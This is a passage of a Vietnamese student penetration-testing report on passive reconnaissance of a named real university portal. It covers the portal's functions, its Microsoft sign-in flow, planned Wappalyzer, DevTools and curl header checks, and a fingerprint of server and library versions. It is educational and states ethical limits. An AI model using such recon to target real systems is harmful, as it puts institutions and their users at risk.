- Giảng viên/cán bộ: có thể sử dụng hệ thống để truy cập các chức năng phục vụ quản lý, giảng dạy hoặc hỗ trợ sinh viên.
- Quản trị viên hệ thống: chịu trách nhiệm quản lý tài khoản, dữ liệu, cấu hình và vận hành hệ thống.



Hình 1 Giao diện trang chủ Slink

Việc lựa chọn website slink.ptit.edu.vn làm mục tiêu khảo sát có ý nghĩa thực tiễn vì đây là một hệ thống đang hoạt động thực tế, có liên quan trực tiếp đến môi trường giáo dục và người dùng trong Học viện. Hệ thống có bề mặt tấn công đáng chú ý như giao diện đăng nhập, các tài nguyên tĩnh, các request phía trình duyệt, cookie phiên và hạ tầng web công khai. Nếu tồn tại lỗ hổng bảo mật, các rủi ro có thể bao gồm lộ thông tin người dùng,

chiếm quyền phiên đăng nhập, khai thác sai cấu hình máy chủ hoặc thu thập thông tin nhạy cảm từ hệ thống.

Trong phạm vi đề tài, nhóm thực hiện khảo sát theo hướng an toàn và có kiểm soát. Đối với hệ thống thật, nhóm chỉ tiến hành các hoạt động thu thập thông tin công khai, quan sát phản hồi HTTP/HTTPS, nhận diện công nghệ và phân tích cấu hình ở mức không gây ảnh hưởng đến hoạt động của website. Các hoạt động kiểm thử sâu hoặc khai thác lỗ hổng sẽ được định hướng thực hiện trong môi trường lab/clone độc lập nhằm đảm bảo tuân thủ nguyên tắc đạo đức trong kiểm thử xâm nhập.

Các nguyên tắc được áp dụng trong quá trình thực hiện gồm:


- Chỉ thu thập và phân tích các thông tin có thể truy cập công khai.
- Không tấn công phá hoại, không làm gián đoạn dịch vụ và không khai thác trái phép trên hệ thống thật.
- Không thu thập, lưu trữ hoặc công bố dữ liệu cá nhân của người dùng.
- Các kỹ thuật kiểm thử có khả năng gây ảnh hưởng sẽ chỉ được mô phỏng trong môi trường lab.
- Kết quả khảo sát được sử dụng với mục đích học tập, đánh giá bảo mật và đề xuất biện pháp khắc phục.

Mục tiêu chính của phần khảo sát ban đầu là xác định tổng quan kiến trúc và bề mặt tấn công của website `slink.ptit.edu.vn`, bao gồm công nghệ web server, header bảo mật, cơ chế HTTPS, cookie phiên, các tài nguyên phía frontend và những dấu hiệu liên quan đến backend. Từ các thông tin thu thập được, nhóm sẽ xây dựng cơ sở cho các bước kiểm thử tiếp theo, đồng thời đề xuất hướng mô phỏng hệ thống trong môi trường lab để phục vụ kiểm thử an toàn hơn.

Website thực hiện khảo sát gồm một số nhóm chức năng chính sau:

3.1.1 Đăng nhập hệ thống

Website Slink PTIT sử dụng cơ chế đăng nhập thông qua tài khoản Microsoft thay vì đăng nhập trực tiếp bằng form nội bộ trên website. Khi người dùng truy cập chức năng đăng nhập, hệ thống sẽ chuyển hướng sang trang `login.microsoftonline.com` để lựa chọn hoặc nhập tài khoản Microsoft do Học viện cung cấp, thường là tài khoản email sinh viên thuộc tên miền `stu.ptit.edu.vn`.




Hình 2 Giao diện đăng nhập

Cơ chế đăng nhập tập trung này giúp người dùng sử dụng tài khoản chung của nhà trường để truy cập hệ thống Slink PTIT. Sau khi xác thực thành công, người dùng sẽ được chuyển về website Slink để tiếp tục sử dụng các chức năng bên trong hệ thống. Đây là chức năng quan trọng vì liên quan trực tiếp đến xác thực người dùng và quản lý phiên đăng nhập.

3.1.2 Trang chủ và dashboard học tập


Trang chủ là giao diện tổng quan sau khi người dùng đăng nhập thành công vào hệ thống. Tại đây, sinh viên có thể xem nhanh các thông tin quan trọng như lớp tín chỉ đang học, tiến trình học tập, bài tập/bài kiểm tra, thông báo, sự kiện và lịch cá nhân. Đây là khu vực tổng hợp giúp người dùng theo dõi nhanh các hoạt động học tập trong học kỳ.



Hình 3 Giao diện trang chủ Slink PTIT

3.1.3 Nhóm chức năng học tập


Nhóm chức năng học tập là phần quan trọng của hệ thống, hỗ trợ sinh viên theo dõi và xử lý các nghiệp vụ liên quan đến quá trình học. Các chức năng trong nhóm này gồm: tiến trình học tập, phiếu đăng ký học phần, đăng ký tín chỉ, đăng ký sách ED, đăng ký học tập theo nhu cầu, lịch thi, kết quả học tập, chứng chỉ, xét tốt nghiệp và nộp luận án/đề án/khóa luận.



Hình 4 Nhóm chức năng Học tập trên Slink PTIT

3.1.4 Nhóm chức năng rèn luyện và nghiên cứu khoa học


Hệ thống cung cấp nhóm chức năng Rèn luyện để sinh viên khai báo minh chứng, theo dõi sự kiện đã tham gia và xem phiếu điểm rèn luyện. Bên cạnh đó, nhóm Nghiên cứu khoa học hỗ trợ các chức năng như kê khai nghiên cứu khoa học, tra cứu quy định/chính sách khoa học công nghệ và quy trình ISO.



Hình 5 Nhóm chức năng Rèn luyện và Nghiên cứu khoa học

3.1.5 Nhóm dịch vụ sinh viên


Ngoài các chức năng học tập, Slink PTIT còn tích hợp nhiều dịch vụ hỗ trợ sinh viên như Dịch vụ một cửa, Thư viện và Tài chính. Trong đó, sinh viên có thể đăng ký dịch vụ, xem lịch sử xử lý, tìm kiếm tài nguyên thư viện, theo dõi lịch sử mượn trả, lịch sử vào ra, kiểm tra công nợ, lịch sử giao dịch và các ưu đãi thanh toán.



Hình 6 Nhóm chức năng Dịch vụ một cửa, Thư viện và Tài chính

3.1.6 Các chức năng hỗ trợ khác

Hệ thống còn có các chức năng hỗ trợ khác như phản hồi, khảo sát, cuộc thi, thông báo và tiện ích khác. Trong nhóm tiện ích, sinh viên có thể truy cập câu hỏi thường gặp, văn bản hướng dẫn, đăng ký chứng chỉ ngoại ngữ, đăng ký bảo hiểm y tế tự nguyện và xem các nội dung đã lưu.



Hình 7 Nhóm chức năng hỗ trợ và tiện ích khác

→ Slink PTIT là một hệ thống cổng thông tin sinh viên có phạm vi chức năng khá rộng, bao gồm học tập, rèn luyện, nghiên cứu khoa học, dịch vụ sinh viên, tài chính, thư viện và các tiện ích hỗ trợ. Do hệ thống xử lý nhiều thông tin liên quan đến tài khoản, dữ liệu học tập và dịch vụ sinh viên, việc khảo sát và đánh giá an toàn thông tin là cần thiết để xác định các điểm cần chú ý trong quá trình kiểm thử.

3.2 Bắt đầu khảo sát

Sau khi xác định được đối tượng khảo sát là website Slink PTIT tại địa chỉ <https://slink.ptit.edu.vn>, nhóm tiến hành giai đoạn khảo sát sơ bộ nhằm thu thập các thông tin ban đầu về hệ thống. Giai đoạn này tập trung vào việc nhận diện công nghệ, quan sát cách website phản hồi, kiểm tra các thành phần công khai và xác định bề mặt tấn công ở mức tổng quan.

Trong phạm vi khảo sát hệ thống thật, nhóm chỉ thực hiện các kỹ thuật thu thập thông tin an toàn, không khai thác lỗ hổng, không gửi tải trọng tấn công và không tác động đến dữ liệu người dùng. Các kết quả thu được ở giai đoạn này sẽ là cơ sở để định hướng cho các bước kiểm thử tiếp theo trong môi trường lab hoặc clone.

3.2.1 Các bước khảo sát dự tính

Quá trình khảo sát website Slink PTIT được nhóm dự kiến thực hiện theo các bước sau:

Bước 1: Truy cập và quan sát giao diện tổng quan

Nhóm truy cập website <https://slink.ptit.edu.vn> để quan sát giao diện ban đầu, luồng đăng nhập và các chức năng hiển thị sau khi đăng nhập thành công. Qua đó, nhóm xác định được website sử dụng cơ chế đăng nhập thông qua tài khoản Microsoft và sau khi đăng nhập sẽ hiển thị dashboard sinh viên với nhiều nhóm chức năng như học tập, rèn luyện, tài chính, thư viện, khảo sát và tiện ích khác.

Bước 2: Nhận diện công nghệ website

Nhóm sử dụng các công cụ nhận diện công nghệ như Wappalyzer hoặc các công cụ fingerprinting tương tự để xác định những thành phần mà website đang sử dụng. Mục tiêu của bước này là nhận biết sơ bộ web server, framework frontend, thư viện JavaScript, cơ chế bảo mật HTTP và các dịch vụ bên thứ ba nếu có.

Bước 3: Quan sát luồng đăng nhập và xác thực

Do Slink PTIT sử dụng đăng nhập thông qua Microsoft, nhóm tiến hành quan sát quá trình chuyển hướng từ website Slink sang login.microsoftonline.com. Bước này giúp xác định hệ thống có sử dụng cơ chế đăng nhập tập trung thông qua Microsoft, đồng thời ghi nhận các dấu hiệu liên quan đến OAuth2/OpenID Connect ở mức quan sát, không can thiệp vào quá trình xác thực.

Bước 4: Kiểm tra phản hồi HTTP/HTTPS và header bảo mật

Nhóm sử dụng trình duyệt, DevTools hoặc câu lệnh như curl -I để kiểm tra các phản hồi HTTP/HTTPS từ hệ thống. Các thông tin cần chú ý gồm mã trạng thái, chuyển hướng, web server, chính sách HSTS và các header bảo mật khác. Đây là cơ sở để đánh giá sơ bộ mức độ cấu hình bảo mật ở tầng web.

Bước 5: Phân tích tài nguyên frontend và request mạng

Sau khi đăng nhập, nhóm sử dụng DevTools > Network để quan sát các request được trình duyệt gửi đi. Các request dạng JavaScript, CSS, hình ảnh, API hoặc Fetch/XHR có thể giúp nhận diện mô hình hoạt động của website, cách frontend giao tiếp với backend và kiểu dữ liệu phản hồi.


Bước 6: Tổng hợp kết quả khảo sát ban đầu

Sau khi hoàn thành các bước trên, nhóm tổng hợp các thông tin thu thập được thành bảng kết quả khảo sát. Nội dung tổng hợp bao gồm tên miền, công nghệ nhận diện được, web server, chính sách HTTPS, cơ chế đăng nhập, cookie/session và các nhóm chức năng chính của hệ thống.

Tóm lại, các bước khảo sát dự tính được xây dựng theo hướng từ tổng quan đến chi tiết, bắt đầu từ quan sát giao diện, nhận diện công nghệ, kiểm tra luồng đăng nhập, sau đó phân tích header và request mạng. Cách tiếp cận này giúp nhóm hiểu rõ hơn về hệ thống Slink PTIT mà vẫn đảm bảo không gây ảnh hưởng đến hệ thống thật.

3.2.2 Sử dụng Wappalyzer

Để bắt đầu quá trình nhận diện công nghệ, nhóm sử dụng công cụ Wappalyzer nhằm kiểm tra nhanh các thành phần kỹ thuật mà website Slink PTIT đang sử dụng. Đây là công cụ hỗ trợ phân tích dấu vân tay công nghệ của website thông qua các dấu hiệu như mã nguồn HTML, file JavaScript, header phản hồi, cookie và các tài nguyên được tải trên trình duyệt.



Hình 8 Kết quả nhận diện công nghệ website Slink PTIT bằng Wappalyzer

Khi truy cập website <https://slink.ptit.edu.vn>, Wappalyzer giúp nhóm nhận diện sơ bộ các nhóm công nghệ liên quan đến website. Kết quả này được sử dụng để xác định các thành phần cần tiếp tục kiểm chứng bằng những công cụ khác như DevTools, curl hoặc WhatWeb.

Bảng dưới đây trình bày các thông tin công nghệ ghi nhận được trong quá trình khảo sát ban đầu:

Từ kết quả nhận diện bằng Wappalyzer, có thể rút ra một số nhận xét ban đầu về hệ thống Slink PTIT như sau:

Bảng 4.

Danh mục	Công nghệ nhận diện	Phiên bản
Framework JavaScript	UmiJS	4.4.6
Tự động hóa tiếp thị	OneSignal	
Thành phần khác	HTTP/2	
Thư viện JavaScript	core-js	3.34.0
Thư viện JavaScript	Lodash	4.17.21
Máy chủ Web	Nginx	1.14.0
Reverse Proxy	Nginx	1.14.0
Ngôn ngữ lập trình	Node.js	
Framework giao diện	Ant Design	
Hệ điều hành	Ubuntu	
Thử nghiệm A/B	OneSignal	

Thứ nhất, website sử dụng Nginx 1.14.0 ở cả vai trò máy chủ web và reverse proxy. Điều này cho thấy Nginx có thể đang đóng vai trò tiếp nhận các request từ người dùng, sau đó chuyển tiếp đến ứng dụng backend phía sau. Đây là mô hình triển khai khá phổ biến đối với các hệ thống web hiện đại.

Thứ hai, hệ thống được nhận diện có sử dụng Node.js ở phía ngôn ngữ lập trình/backend. Kết hợp với việc website sử dụng các công nghệ frontend như UmiJS và Ant Design, có thể nhận xét rằng Slink PTIT là một hệ thống web hiện đại, có khả năng hoạt động theo mô hình ứng dụng một trang hoặc có nhiều thành phần giao diện động.

Thứ ba, website sử dụng một số thư viện JavaScript như core-js 3.34.0 và Lodash 4.17.21. Đây là các thư viện phổ biến trong phát triển frontend, hỗ trợ xử lý tương thích trình duyệt và thao tác dữ liệu. Tuy nhiên, các thư viện này cũng cần được kiểm tra phiên bản để đánh giá nguy cơ tồn tại lỗ hổng đã công bố.

